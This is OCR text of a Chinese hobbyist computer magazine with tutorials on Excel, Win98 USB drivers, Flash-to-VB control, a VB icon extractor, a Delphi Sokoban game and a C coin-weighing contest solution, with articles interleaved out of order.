其实采用Excel 97所提供的“条件格式化”功能，我们完全可以化“分而制之”为“一网打尽”，其做法如下：

1.选中要设置格式的单元格，单击菜单中的“格式”→“条件格式”，会出现如图所示的对话框。



2.根据要求输入相关的条件及所需设置的相应格式，若有多个条件，可以单击“添加”进行设置，然后单击“确定”即可。

3.对于其余相关的单元格可以利用Excel的填充柄进行填充。

借USB驱动解决兼容问题

□广东 陈智华


我的主板是华硕P5A-B SUPER7，把CPU升级为K6-2+ 500MHz，可运行Win98第二版经常死机，最明显是玩CALLUS的街机模拟器，把颜色设成16位，游戏调成全屏就死机。

难道我的CPU是REMARK的吗？不过我在BIOS设置中把USB功能关闭，经常死机的情况没有怎么发生，难道K6-2 350MHz以上的CPU与Win98第二版中的USB驱动程序有冲突？

我决定将Win98第一版的USB驱动程序安装到Win98第二版上。首先用Winzip把Win98第一版的CAB包中的USB.INF文件解压缩到Win98第二版的INF目录下（INF目录是隐藏的），覆盖第二版中的USB.INF；将INF目录下的CATALOG和OTHER两个目录删掉。值得注意的是：最好把Windows的安装目录改名，也可以用超级兔子魔法设置等软件修改安装目录名称。

在“控制面板”打开“系统”，进入“设备管理”，把通用串行总线控制器里的内容删掉，单击刷新，就会提示找到新硬件并要求安装驱动程序。放入Win98第一版的安装光盘，根据提示，把USB驱动程序装好。把Windows安装目录名称改回原来的，重启，问题解决了。

让Flash告诉VB……



□北京　江德华

VB可以轻松调用Flash动画，这已不是什么秘密了。《电脑爱好者》2000年22期的《在应用程序中加入Flash动画》给了一个简单的例子，实现了用VB控制Flash动画的播放、暂停等。然而，反过来，Flash能否“以其人之道，还制其人之身”,操纵VB应用程序呢？答案当然是True！

Flash提供了一个FSCommand动作（Action），秘密就在这个动作里。如果你对经典游戏C&C（命令与征服）还有记忆，也许能帮助你理解。Flash动画正是通过这个FSCommand动作向VB应用程序发出Command，VB应用程序捕获FSCommand事件，从而接受Command，并进行相应处理，实现Control。这一C&C过程如图1所示。



图1

所以，为实现Flash动画对VB应用程序的控制，我们需要做两件事：

1. 在Flash动画中发出FSCommand动作，动作中包含对VB程序的命令以及命令参数。
2. 在VB应用程序中捕获FSCommand事件，并编写事件处理代码，根据不同的命令和命令参数，完成相应的功能。

下面将举例说明，先在这里列出FSCommand动作的格式和相应的VB事件过程的声明：

FSCommand动作格式：

fscommand(command，arguments)；

参数：

command：字符串，命令名称

arguments：字符串，命令参数

对应的VB事件过程声明：

Event FSCommand(command As String，args As String)

参数：

command：字符串，命令名称

args：字符串，命令参数

1. 新建动画，设置为180*120，背景色为黑色，保存在目录c:\vbflash中，名为test.fla，用文本工具制作文字“电脑爱好者”，Flash自动把第一帧设为关键帧。打开Windows>Common Libraries>Buttons，在按钮库中找到“Push Bar”按钮，拖动到工作区，调整大小，复制三个，从左到右排列，为方便分别称之为btnLeft、btnMiddle、btnRight，如图2所示。



图2

2. 鼠标右击按钮btnLeft，编辑Actions，在Object Actions中的Actions中双击FSCommand，并在参数Command中输入EndPlay，在Arguments中输入Message作为参量（图3）。




图3

也可直接在Expert模式下的代码区输入源代码：

```
on(release){
fscommand(“EndPlay”,”Message”);
}
```

“EndPlay”和“Message”是FSCommand动作的两个参数，它们以字符串的形式传递给VB应用程序。其实“EndPlay”就是我们给VB应用程序发出的命令，而“Message”是命令“EndPlay”的参数，这点在下面的VB编程中可以看到。

3. 在btnMiddle和btnRight的Actions中按相同步骤输入，Arguments分别输入Quit和QuitWindows，即源代码分别为：

```
on(release){
fscommand(“EndPlay”,”Quit”);
}
on(release){
fscommand(“EndPlay”,”QuitWindows”);
}
```

4. 保存文件，选择File>Expert Movie，使用默认设置，输出为c:\vbflash\test.swf。

好了，终于搞定我们需要的Flash动画了，下面祭出法宝VB，开始编程！

我们将针对test.swf动画编一个VB小程序，运行时，该程序加载并播放test.swf动画。单击动画中的按钮btnLeft，将弹出一个小信息框；单击按钮btnMiddle，这个程序被关闭；单击按钮btnRight，关闭小程序，同时退出Windows（小心哟！），运行效果如图4，具体步骤如下：



图4

1. 启动VB，建立“标准EXE”新工程，将全部文件仍然保

用VB6制作图标提取器

□河南 新天

作为一个编程爱好者，你是否经常羡慕ACDSee的图标浏览和提取功能呢？你是否对自己的图标资源总觉得不够丰富,而对其他软件的漂亮图标总是感到非常“眼红”？现在，所有的这一切都将梦想成真,因为我们可以设计功能强大的二进制文件（EXE、DLL、LIB、OCX等）图标浏览提取器——注意，提取出来的可是“正宗”的766字节的标准图标ICO！

一、编程原理

二进制文件的图标一般是严格按照资源文件的格式放置的,这就为我们能够提取所有的图标提供了可能。我们首先需要调用 ExtractIcon函数得到它的图标总数,通过GetIconInf来得到有关的图标信息，通过CreateIconIndirect和IconToPicture创建一个真正的766字节图标文件,然后用SavePicture函数保存。

二、编程实践

1.新建一个VB工程，添加三个CommandButton控件，Style都是1 -Graphical，Caption分别是“浏览”、“撷取”、“退出”；添加一个CommonDialog控件Co1，用来选择文件；添加一个CheckBox控件Check1,用来显示有关图标个数的信息 ；添加PictureBox控件Pic1,用来显示图标 ；添加HScrollBar控件HS，用来依次显示所有的图标 ；调整上述控件到适当位置（见图1），以便使其更美观。然后切换到代码编辑器，写入以下代码 ：

```
DIM ICONSS, TT, JISHU
DIM FNAME AS STRING

Private Sub Command1_Click()
  '本按钮用来选定二进制文件
  '并且调用图标个数判断和提取过程
  Co1.FileName = ""
  Co1.Filter = "二进制文件|*.exe;*.dll;*.ocx"
  Co1.ShowOpen
  If Co1.FileName = "" Then Exit Sub
  fNAME = Co1.FileName'向图标提取过程传递被提取文件名参数
  Lis fNAME  '图标个数判断和提取
End Sub

Private Sub Command2_Click()
    '本过程生成并且保存图标文件
    With Co1
     .FileName = ""
     .Filter = "图标文件(*.ico)|*.ico"
     .ShowSave
    End With
   If Co1.FileName = "" Then
     Exit Sub
    End If
```

存在c:\vbflash目录中，打开菜单“工程”的“部件”，找到“Shockwave Flash”，选中，确定。

2. 工具箱中出现Shockwave Flash图标，按下图标，在窗体Form1上拖动鼠标至合适大小，建立ShockwaveFlash控件，默认名为ShockwaveFlash1。

3. 双击Form1，输入源代码的通用声明部分，并对Form_Load()和ShockwaveFlash1_FSCommand()编写事件处理程序，源代码如下：

```
Private Declare Function ExitWindowsEx Lib "user32" (ByVal uFlags As Long, ByVal dwReserved As Long) As Long
Private Const EWX_SHUTDOWN = 1
Private Sub Form_Load()
'加载程序同一目录下的test.swf动画
ShockwaveFlash1.Movie = App.Path & "\test.swf"
End Sub
Private Sub ShockwaveFlash1_FSCommand(ByVal command As String, ByVal args As String)
Dim I
'检测命令command
If command = "EndPlay" Then
'检测EndPlay命令的参数
Select Case args
'单击按钮btnLeft
Case "Message"
MsgBox "Message From Flash"
'单击按钮btnMiddle
Case "Quit"
End
'单击按钮btnRight
Case "QuitWindows"
I = ExitWindowsEx(EWX_SHUTDOWN, 0)
End Select
End If
End Sub
```

4. 保存，选择菜单“文件”的“生成vbflash.exe”（本例中工程文件保存为vbflash.vbp），编译为可执行文件（提醒：一定要把test.swf和vbflash.exe放在同一个目录下，在本文中是c:\vbflash），执行。分别按动画中的三个按钮，你会得到VB应用程序的不同响应。

如果直接用Flash自带的播放器播放则没有上述效果,虽然Flash播放器也是处理FSCommand,跟我们这个程序的原理是完全一致的。不过有它自己的命令和参数。

好了，现在你已经明白Flash动画是如何告诉VB该做什么的了吧？理解了这个原理,你才可以编写一个真正的Flash播放器,完全可以模拟Flash自带的播放器,甚至你能做出更酷的界面。你还可以在VB编程中充分利用强大的Flash,站在巨人的肩膀上,比如,完全可以把你的程序界面封装在一个Flash动画中,并在动画界面中控制程序的整个运行。如何？快快行动吧！看你还能想出什么酷招、怪招？



图 1

```
    SavePicture Pic1.Picture, Co1.FileName
    '利用SavePicture保存图标
End Sub

Private Sub Command3_Click()
   '本按钮控制软件的退出
   Unload Me
End Sub

Private Sub Form_Unload(Cancel As Integer)
   End '退出程序
End Sub

Private Sub Lis(fNAME As String)
  '本过程用来判断选定文件所含图标个数
  '它需要一个文件名作为参数
  '并且生成第一个图标
  Dim I As Integer, I1 As Integer, I2 As Integer
    ICONSS = ExtractIcon(1, fNAME, -1)
     Check1.Caption = "选定文件(" & fNAME + ")含图标:" & ICONSS & "个"
    '显示图标个数
    If ICONSS < 1 Then
       '如果没有图标那么退出函数
      Command2.Enabled = False
       Exit Sub
    Else
       With HS
         Command2.Enabled = True
           If ICONSS = 1 Then
            '如果只有一个图标
            .Min = 1
            .Max = 1
            .Value = 1
           Else
            '如果多于一个图标
            .Min = 1
            .Max = ICONSS
            .Value = 1
          End If
        fenli fNAME, 0
        '调用图标创建函数
      End With
    End If
End Sub

Private Sub Form_Load()
   Me.Caption = App.Title & "为《电脑爱好者投稿》 版本 " & App.Major _
   & "." & App.Minor & "." & App.Revision
   '添加应用程序标题和版本号
   Me.Left = (Screen.Width - Me.Width) / 2
   Me.Top = (Screen.Height - Me.Height) / 2
   '窗体位置居中
   Check1.Caption = "!请通过浏览选择一个可执行文件或者动态链接库文件!"
   Command2.Enabled = False
End Sub

Private Sub fenli(allfname As String, va As Integer)
   '图标创建过程
   Dim myicon As Long
   Dim Y As Long
   Dim oopp As IPictureDisp
   Dim dddd As ICONINFO
   myicon = ExtractIcon(0, allfname, va)
   '读出一个图标
   GetIconInfo myicon, dddd
   '获得图标信息
   Y = CreateIconIndirect(dddd)
   Set oopp = IconToPicture(Y)
   '重新创建一个图标
   Pic1.Picture = oopp
   '将创建完成后的图标显示到pic1
End Sub

Private Sub HS_Change()
   '浏览其他的图标
   fenli fNAME, HS.Value - 1
End Sub
```

2.添加一个模块General，写入以下代码：

```
Option Explicit
Public Type ICONINFO
        fIcon As Long
        xHotspot As Long
        yHotspot As Long
        hbmMask As Long
        hbmColor As Long
End Type  '图标信息类型定义
```



图 2

```
Public Type TypeIcon
    cbSize As Long
    picType As PictureTypeConstants
    hIcon As Long
End Type

Public Type CLSID
    ID(16) As Byte
End Type  '图标创建id

Public Declare Function ExtractIcon Lib "shell32.dll" Alias "ExtractIconA" (ByVal hInst As Long, ByVal lpszExeFileName As String, ByVal nIconIndex As Long) As Long  '判断一个可执行文件或DLL中是否有图标存在，并将其提取出来，nIconIndex返回lpszExeFileName指定文件图标的个数'hinst=1表示需要返回的个数
Public Declare Function DrawIcon Lib "user32" (ByVal hdc As Long, ByVal X As Long, ByVal Y As Long, ByVal hIcon As Long) As Long  '在指定的位置画一个图标
Public Declare Function CreateIconIndirect Lib "user32" (piconinfo As ICONINFO) As Long
'创建一个766字节的windows标准图标
Public Declare Function OleCreatePictureIndirect Lib "oleaut32.dll" (pDicDesc As TypeIcon, riid As CLSID, ByVal fown As Long, lpUnk As Object) As Long'生成图标
Public Declare Function GetIconInfo Lib "user32" (ByVal hIcon As Long, piconinfo As ICONINFO) As Long  '取得与图标有关的信息

Public Function IconToPicture(hIcon As Long) As IPictureDisp
    '图标文件生成过程
    Dim ID As CLSID
    Dim hR As Long
    Dim Nicon As TypeIcon
    Dim LP As IUnknown
     With Nicon
        .cbSize = Len(Nicon)
        .picType = vbPicTypeIcon
        .hIcon = hIcon
     End With
     With ID
        .ID(8) = 192
        .ID(15) = 70
     End With
     '以上参数是必须的，它表示将要从内存中创建图标
    hR = OleCreatePictureIndirect(Nicon, ID, 1, LP)
     '完成创建，hr=0表示创建失败
```

电脑游戏自己做

——用Delphi5做推箱子的游戏（二）

□西安　鞠大龙

大家好！在上一期中，基本工作已经做完了。这一期让我们继续开发游戏的主窗体。在进行窗体初始化之前，让我们约定一下游戏中数组的值和图片的联系：

数值	含　义
0	黑色背景
1	墙
2	地板
3	黄色箱子
4	箱子应放位置
7	红色箱子
51，52	人在地板上向上
53，54	人在地板上向左
55，56	人在地板上向右
57，58	人在地板上向下
61，62	人在放箱子的位置，方向向上
63，64	人在放箱子的位置，方向向左
65，66	人在放箱子的位置，方向向右
67，68	人在放箱子的位置，方向向下

一、窗体初始化

点击窗体的空白处，在Object Inspector选择Events页，双击窗体的ONCREATE事件并加入如下代码：

```
procedure TForm1.FormCreate(Sender: TObject);
var reslut,i,j:integer;
begin
  timer1.enabled:=false;//设置动画无效
  for i:=1 to 14 do
   for j:=1 to 16 do
     box[i][j]:=0;  //初始化数组
  drawbkground;     //根据数组的数据，初始化bkground画布
  form1.width:=488;//设置窗体宽度
  getdir(0,comdir);//得到当前目录
  //如果字符串的末尾是字符"\"，去掉最后的"\"
  if comdir[strlen(pchar(comdir))]='\' then
     comdir[strlen(pchar(comdir))]:=' ';
  comdir:=trimright(comdir);//去掉右面的空格
  lastx:=0;lasty:=0;//初始化上一次小人所在的坐标
  localx:=0;localy:=0;//初始化本次小人的坐标
  boxini:=tinifile.Create(comdir+'\box.ini');
  //如果存在box.ini，则打开此文件，如果不存在，则创建box.ini
  filenum:=boxini.Readinteger('score','lastscore',1);
  soundflag:=boxini.Readbool('sound','sound',true);
  //从文件boxini中读出关数和声音标志
  n21.checked:=soundflag;//根据声音标志设置声音菜单选项是否打勾
  reslut:=readfile;//从文件读数组的值
  if reslut=0 then//根据返回值处理
  begin
    showmessage('没有可以过的关！');
    filenum:=0;//设置当前关数为0
  end
  else
  begin
    drawbkground;//根据数据初始化bkground画布
     form1.caption:='推箱子　现在你推的是'+inttostr(filenum)+'
```

```
    If hR = 0 Then
        Set IconToPicture = LP
    Else
        MsgBox "提取出错!文件内部图标已经不可用!", vbOKOnly + vbExclamation
    End If
End Function'结束
```

3．运行调试。首先通过“浏览”选择一个二进制文件，点击“打开”，这时该文件含有的图标数便会显示出来，同时pic1会显示出该文件的第一个图标。如果图标数多于一个，可以移动滑块依次浏览（如图2），看到喜欢的图标时，点击“保存”按钮就可以提取出来并且保存为图标文件（*.ico），如图3。当然如果该文件不含图标，那么我们也只有遗憾了。



图3

好了，很酷的图标浏览提取器设计完毕！本文所示代码在VB6中文企业版以及Windows98第二版/Windows2000下测试通过。限于篇幅，本程序界面设计得比较简单，同时使用一个公用对话框控件作为文件选择和图标保存多少有点不方便，但是核心代码绝无遗漏——你还不赶快试一试！

```
关';
    timer1.enabled:=true;//打开动画
  end;
end;
```

OK！经过上篇和这篇漫长的代码编写，现在终于可以点击工具栏上带有三角形标志的图标（或者直接按F9功能键）运行程序了，是不是很兴奋（如图1）？现在程序的主体基本完成，就差东风——捕捉键盘输入了，让我们继续加油！



图 1

二、键盘按键捕捉

程序的输入采用键盘上的方向键：上、下、左、右，它们的ASCII值分别是：38、40、37、39。由于bkground控件没有keydown事件，因此键盘的按键可以利用窗体的keydown事件，此时程序要采用一点儿技巧，就是设置偏移向量xflag(代表纵方向的偏移量）和 yflag（代表横方向的偏移量）。偏移向量有三个作用 ：一个是确定方向，另一个是确定数组的值，再一个还可以减少重复代码。为了实现撤消功能，还需要保存上一次小人所在的坐标以及上一步的移动是否移动箱子。在 boxnum 里保存黄箱子个数，它的初始化在函数 readfile 里（详见上期），如果 boxnum 减到 0，那么就过了当前关。在配置文件box.ini里保存了过每一关的最少步数，在每过一关时都要判断当前步数是否是最少的步数，如果是最少步数，则提示 " 你做得太好了，我佩服你！多努力！"，否则提示 " 你还要多锻炼锻炼！只是时间问题！"。下面，我们按照如上条件在窗体的 keydown 事件里加入如下代码 ：

```
procedure TForm1.formKeyDown(Sender: TObject; var Key: Word;
  Shift: TShiftState);
var bestmove,xflag,yflag:integer;
begin
  case key of   //根据按键的值进行加减向量的赋值
  37:begin        //向左的偏移向量
       xflag:=0;
       yflag:=-1;
     end;
  38:begin        //向上的偏移向量
       xflag:=-1;
       yflag:=0;
     end;
  39:begin        //向右的偏移向量
       xflag:=0;
       yflag:=1
     end;
  40:begin        //向下的偏移向量
       xflag:=1;
       yflag:=0;
     end;
  else
  if soundflag then //根据声音标志判断是否播放声音
         sndplaysound(pchar(comdir+'\sound\nomove.wav'),
SND_ASYNC);
   exit;
end;
case box[localx+xflag][localy+yflag] of//判断要行进方向的情况
   2:begin        //是地板，播放行走声音文件，同时对数组进
行相应赋值
      if soundflag then
       sndplaysound(pchar(comdir+'\sound\move.wav'),SND_ASYNC);
       box[localx+xflag][localy+yflag]:=54+3*xflag+yflag;
        case box[localx][localy] of
         51,52,53,54,55,56,57,58:box[localx][localy]:=2;
         61,62,63,64,65,66,67,68:box[localx][localy]:=4;
        end;
       ifmove:=false;//没有移动箱子
     end;
   4:begin        //是箱子应放的位置，播放行走声音文件，同
时对数组进行相应赋值
      if soundflag then
       sndplaysound(pchar(comdir+'\sound\move.wav'),SND_ASYNC);
       box[localx+xflag][localy+yflag]:=64+3*xflag+yflag;
        case box[localx][localy] of
         51,52,53,54,55,56,57,58:box[localx][localy]:=2;
         61,62,63,64,65,66,67,68:box[localx][localy]:=4;
        end;
       ifmove:=false;
     end;
   3:case box[localx+xflag+xflag][localy+yflag+yflag] of
    //是黄箱子，要判断在此方向上是否可以推动箱子
   2:begin        //是地板，播放推动箱子声音文件，同时对数
组进行相应赋值
      if soundflag then
       sndplaysound(pchar(comdir+'\sound\pushbox.wav'),SND_ASYNC);
       box[localx+xflag+xflag][localy+yflag+yflag]:=3;
       box[localx+xflag][localy+yflag]:=54+3*xflag+yflag;
        case box[localx][localy] of
         51,52,53,54,55,56,57,58:box[localx][localy]:=2;
         61,62,63,64,65,66,67,68:box[localx][localy]:=4;
        end;
       ifmove:=true;//移动了箱子
      end;
   4:begin        //箱子到了正确位置，播放推动箱子声音文件，
同时对数组进行相应赋值
      if soundflag then
       sndplaysound(pchar(comdir+'\sound\pushbox.wav'),SND_ASYNC);
```

```
      box[localx+xflag+xflag][localy+yflag+yflag]:=7;
      box[localx+xflag][localy+yflag]:=54+3*xflag+yflag;
      boxnum:=boxnum-1;//黄箱子变成红箱子,黄箱子数目减1
       case box[localx][localy] of
      51,52,53,54,55,56,57,58:box[localx][localy]:=2;
      61,62,63,64,65,66,67,68:box[localx][localy]:=4;
       end;
     ifmove:=true;
   end;
    else// 此方向是死路，不能推动箱子
    begin
    if soundflag then
      sndplaysound(pchar(comdir+'\sound\nomove.wav'),SND_ASYNC);
   exit;
   end;
end;
7:case box[localx+xflag+xflag][localy+yflag+yflag] of
 //是红箱子，要判断在此方向上是否可以推动箱子
 2:begin//是地板，可以推动箱子，黄色箱子数加1
    if soundflag then
     sndplaysound(pchar(comdir+'\sound\pushbox.wav'),SND_ASYNC);
      box[localx+xflag+xflag][localy+yflag+yflag]:=3;
      box[localx+xflag][localy+yflag]:=64+3*xflag+yflag;
     boxnum:=boxnum+1;
       case box[localx][localy] of
        51,52,53,54,55,56,57,58:box[localx][localy]:=2;
        61,62,63,64,65,66,67,68:box[localx][localy]:=4;
       end;
     ifmove:=true;
   end;
  4:begin//是箱子应放的位置，可以推动，黄色箱子数不变
    if soundflag then
      sndplaysound(pchar(comdir+'\sound\pushbox.wav'),SND_ASYNC);
       box[localx+xflag+xflag][localy+yflag+yflag]:=7;
       box[localx+xflag][localy+yflag]:=64+3*xflag+yflag;
        case box[localx][localy] of
         51,52,53,54,55,56,57,58:box[localx][localy]:=2;
         61,62,63,64,65,66,67,68:box[localx][localy]:=4;
        end;
       ifmove:=true;
     end;
  else
  begin      //其他情况，不能移动
  if soundflag then
    sndplaysound(pchar(comdir+'\sound\nomove.wav'),SND_ASYNC);
    exit;
    end;
  end;
  else
  begin
  if soundflag then
    sndplaysound(pchar(comdir+'\sound\nomove.wav'),SND_ASYNC);
    exit;
   end;
  end;
lastx:=localx;//保存上一次小人的坐标
lasty:=localy;
localx:=localx+xflag;//计算小人的当前位置
localy:=localy+yflag;
timer1.enabled:=false;//关闭动画
steps:=steps+1;//步数加1
statusbar1.Panels[1].text:='你的移动步数为'+inttostr(steps);
drawbkground;// 根据数组的值，重画 bkground 画布
if (boxnum=0) then// 根据黄色箱子数目，判断游戏是否结束
begin
if soundflag then// 播放结束的声音文件
  sndplaysound(pchar(comdir+'\sound\over.wav'),SND_ASYNC);
 bestmove:=boxini.readinteger('box','box'+inttostr(filenum),0);
   // 从配置文件里读取当前关数最好的移动步数，默认值为 0
  if (steps<bestmove) or (bestmove=0) then
  begin
   // 如果是最少步数，则显示如下
  boxini.WriteInteger('box','box'+inttostr(filenum),steps);
   showmessage('你做得太好了，我佩服你！多努力！');
  end
  else// 步数最少步数
     showmessage('你还要多锻炼锻炼！只是时间问题！');
 steps:=0;
 statusbar1.Panels[1].text:='你的移动步数为'+inttostr(steps);
 filenum:=filenum+1;//当前关数加1
 lastx:=0;lasty:=0;//初始化
 localx:=0;localy:=0;//初始化
  readfile;//从文件读数组的值
  drawbkground;// 重画 bkground 画布
end;
timer1.enabled:=true;//开启动画
end;
```

至此推箱子游戏已经可以玩了,现在你可以点击菜单Run下的Run选项,或者点击工具栏上带有三角形标志的图标,或者按F9功能键运行程序,你将为你的成就感到自豪(如图2)!但是,现在你可能没有关卡,你可以先利用《电脑爱好者》网站下载的试玩版中的关卡进行程序的调试,好好爽一把!



图 2

在下一篇的《电脑游戏自己做》里我将加入关卡设计功能,另外还要在程序中加入撤消和重来的功能,届时一定捧场哟!

如何从 n 块金币中尽快找出假币

——２０００年第21期擂台赛题解

□主持人 罗光宣

(一) 问 题

n块相同的金币中有且仅有一块假币,该假币一定比真正的金币轻,要求用一没有砝码的天平,用尽量少的称量次数找出假 币 。

请编一程序完成这一工作,要求在最差情况下也有尽量少的称量次数。

对该程序输入一种实际情况 :总金币数与假币序号,要求程序显示出找出假币的实际过程。

（二） 分 析

先看最简单的情况，按题意：

（1）如n=1时，显然该币就一定是假币，故不用称量，称量次数为０；

（２）如 n＝ ２时，一边一币称一次，谁轻谁假，称一次即可；

（３）如 n＝ ３时，则取２个一边一币称一次，平则余下的一个为假，否则谁轻谁假，亦只称一次即可；

（４）如 n＝ ４时，则亦取２个一边一个，不平则谁轻谁假，平则对余下的２个按第（２）种情况再称一次，故需称２次；

（５）如 n ＝ ５时，则取４个，一边２个，平则余下一个为假，不平则对轻的一边按第（２）种情况再称一次，故亦共需２次；

（6）如n= 6时，则取４个，一边２个，余２个称一次可判断到底哪２个含假，再按第（2）种情况再处理即可，也需２次称量 ；

……

对以上情况综合归纳可得到以下结论：

结论１：一种称量次数最少的方案是将待判断的金币尽量均匀地分成３组，３组中必有两组数目相同，分放天平两边称量一次，可确定３组中到底哪一组含假币。

对含假币的一组金币递归使用上述方法，至该组只含１块金币，问题即得解决。

顺便可得到关于最差情况下称量次数的一个结论。

结论２：n 块金币，设有 $3^{t-1} < n \le 3^{t}$，则上述方法需称量次数在最差情况下为 t 次。

例如：１块金币需称０次，２～３块需１次，４～９块需２次，１０～２７块需３次，２８～８１块需４次……。

（三） 程序设计

这里给出１个参考程序。

其中函数 pdo(int n, int n1)用于递归搜寻假币，其中对金币的分组采用使每组序号都相连续的方式，便于程序处理。

其中，n为本轮待处理金币数，n1为本轮待处理序号最小金币的序号。

如 n＝1，则 n1 号就是假币，程序结束；

否则该函数将金币分为序号连续的３组，前两组数目相同，放天平左右称量，判断出３组含假币的一组再调该函数对该组递归处理，其中k为第１组与第２组的金币数目。

函数 pwe(int n1,int k)用于判断该轮称量的结果：左轻、右轻、还是平衡，分别用返回值１、２与３表示。

全局变量 m 为设定的假币序号，nt 为使用天平称量的轮 数 。

附 ：源程序

```
/* 罗光宣 2k 年11 月1 日 VC6.0 调试通过 */
 #include <stdio.h>
 #include <stdlib.h>

int m;   /* 假币序号 */
/* 该函数用于判断称量情况 */
int pwe(int n1,int k)
{
    if(m<n1+k)   /* 第１组含假币 */
    {
      printf(" 称量结果:左边轻 \n");
         return(1);
    }
    else if(m>=n1+k+k)   /* 第３组含假币 */
    {
      printf(" 称量结果:左右平衡 \n");
         return(3);
     }  /* 第２组含假币 */
      printf(" 称量结果:右边轻 \n");
       return(2);
}

int nt;   /* 称量轮数 */
```

```
/* 该函数递归分析假币在哪一组，至最终确定假币序号为止 */
void pdo(int n,int n1)
{ int i,k,r,h;
  if(n==1)    /* 该组只有一币，可确定为假币 */
    { printf("\n*** 第%d号币为假币 ***\n",n1);
      exit(0);
    }
  k=n/3; r=n-3*k;
  if(r==2)++k;      /*k为第1、2组币数目 */

  printf("\n=== 第%d轮称量=== \n",++nt);

  printf("左盘放的金币序号:\n");
  for(i=n1;i<n1+k;++i)printf("%d ",i);
  printf("\n");

  printf("右盘放的金币序号:\n");
  for(;i<n1+k+k;++i)printf("%d ",i);
  printf("\n");

  h=pwe(n1,k);
  if(h==1)pdo(k,n1);     /* 第1组含假币 */
  else if(h==2)pdo(k,n1+k);   /* 第2组含假币 */
  else pdo(n-k-k,n1+k+k);   /* 第3组含假币 */
}

main()
{ int n;   /* 金币总数 */
  printf("请输入金币数目与假币序号!\n");
  scanf("%d %d",&n,&m);
  nt=0;
  pdo(n,1);   /* 寻找假币 */
}
```

（四）运行实例

设共有26块金币，第23号为假币
则运行结果如下：

```
请输入金币数目与假币序号!
26 23
=== 第1轮称量===
左盘放的金币序号:
1 2 3 4 5 6 7 8 9
右盘放的金币序号:
10 11 12 13 14 15 16 17 18
称量结果:左右平衡
=== 第2轮称量===
左盘放的金币序号:
19 20 21
右盘放的金币序号:
22 23 24
称量结果:右边轻
=== 第3轮称量===
左盘放的金币序号:
22
右盘放的金币序号:
23
称量结果:右边轻
*** 第23号币为假币 ***
```

2000年第21期获奖名单

擂　　主：李　铮（河南）
优秀选手：刘保中（河南）　臧绍刚（贵州）　刘智力（河南）
　　　　　张　禾（四川）　朱孔阳（山东）　黄成明（辽宁）
　　　　　陈保林（安徽）　谷洪涛（黑龙江）
本期评委：吴文虎　刘雅英　罗光宣　李秋平

擂主将获得200元奖金、《iWPS.net上网咖啡》与《上网总动员》光盘各一套，优秀选手获《iWPS.net上网咖啡》或《上网总动员》光盘一套。

本期奖品由金山公司提供。

2001年第3期擂台赛题目

围圈游戏

有这样一个游戏，有n个人按顺时针方向排成一个圈，然后首先从第r个人开始按顺时针方向依次报数，报到数s的人就出圈，下一个再从1开始报数……一直到所有人都出圈为止，请确定这n个人的出圈次序。

具体要求：


输入数据放在文件input.dat中，第一行为三个正整数n，r与s分别表示参加游戏的总人数，首先报数人的序号，循环报数时可报的最大数。

然后文件有n行，按序号次序，分别是第1个人，第2个人……至第n个人的名字。

要求程序依出圈先后次序，输出所有出圈人的名字。

例如：input.dat为：

```
4    3    3
张三
李四
王五
赵六
```



则张三第1号，李四为第2号……，共n=4人，依图示围成圈，游戏首先从第r=3号王五开始报数，王五报1，赵六报2，张三报3，已达s=3，故张三首先出局；第二轮报数从李四报1开始……最后出局结果应为：张三、赵六、李四、王五。

参 赛 要 求

（1）要求有程序的简要说明，程序有较好的写作风格，适当的注释。

（2）非常欢迎将参赛程序通过软盘或E-mail：arena@cfan.cn.net寄来。

（3）本次擂台赛评奖日期为：2001年4月10日。


（4）来稿请寄：北京9615信箱《电脑爱好者》编辑部（擂台赛2001年第3期）收（100086）。

MP3制作工具硬碰硬

□北京　携手工作室 Jaro

玩电脑的朋友对MP3一定不会陌生。它压缩比高，占用的空间小，一张光盘就可以存储几十甚至成百首歌曲。互联网上的MP3资源也是相当丰富，想听什么歌只要花上一点时间下载就是了。不过在互联网上搜索你想听的歌曲总还是要费些时间的，如果手头就有歌曲CD，不如把自己的最爱直接做成MP3，然后保存在硬盘、光盘，或是输入到你的MP3随身听里，这样它们就可以伴你左右了。那么选择什么样的软件来完成MP3的制作呢？我们一起来看几款制作MP3的宝贝吧！

一、速度飞快的AudioCatalyst




别看它的体积不大，安装文件不到3MB，但是它的功能可是很实用的哦。安装文件自带Xing解码器和一个非常快速的MP3编码器。虽然利用AudioCatalyst你可以把CD音轨转换成WAV和MP3两种格式的文件，但你也可以直接进行MP3编码，而不需要中间的WAV过渡文件。在音频文件的编码过程中，它支持单声道、立体声和joint立体声效果，编码速率最高可达320kbps。

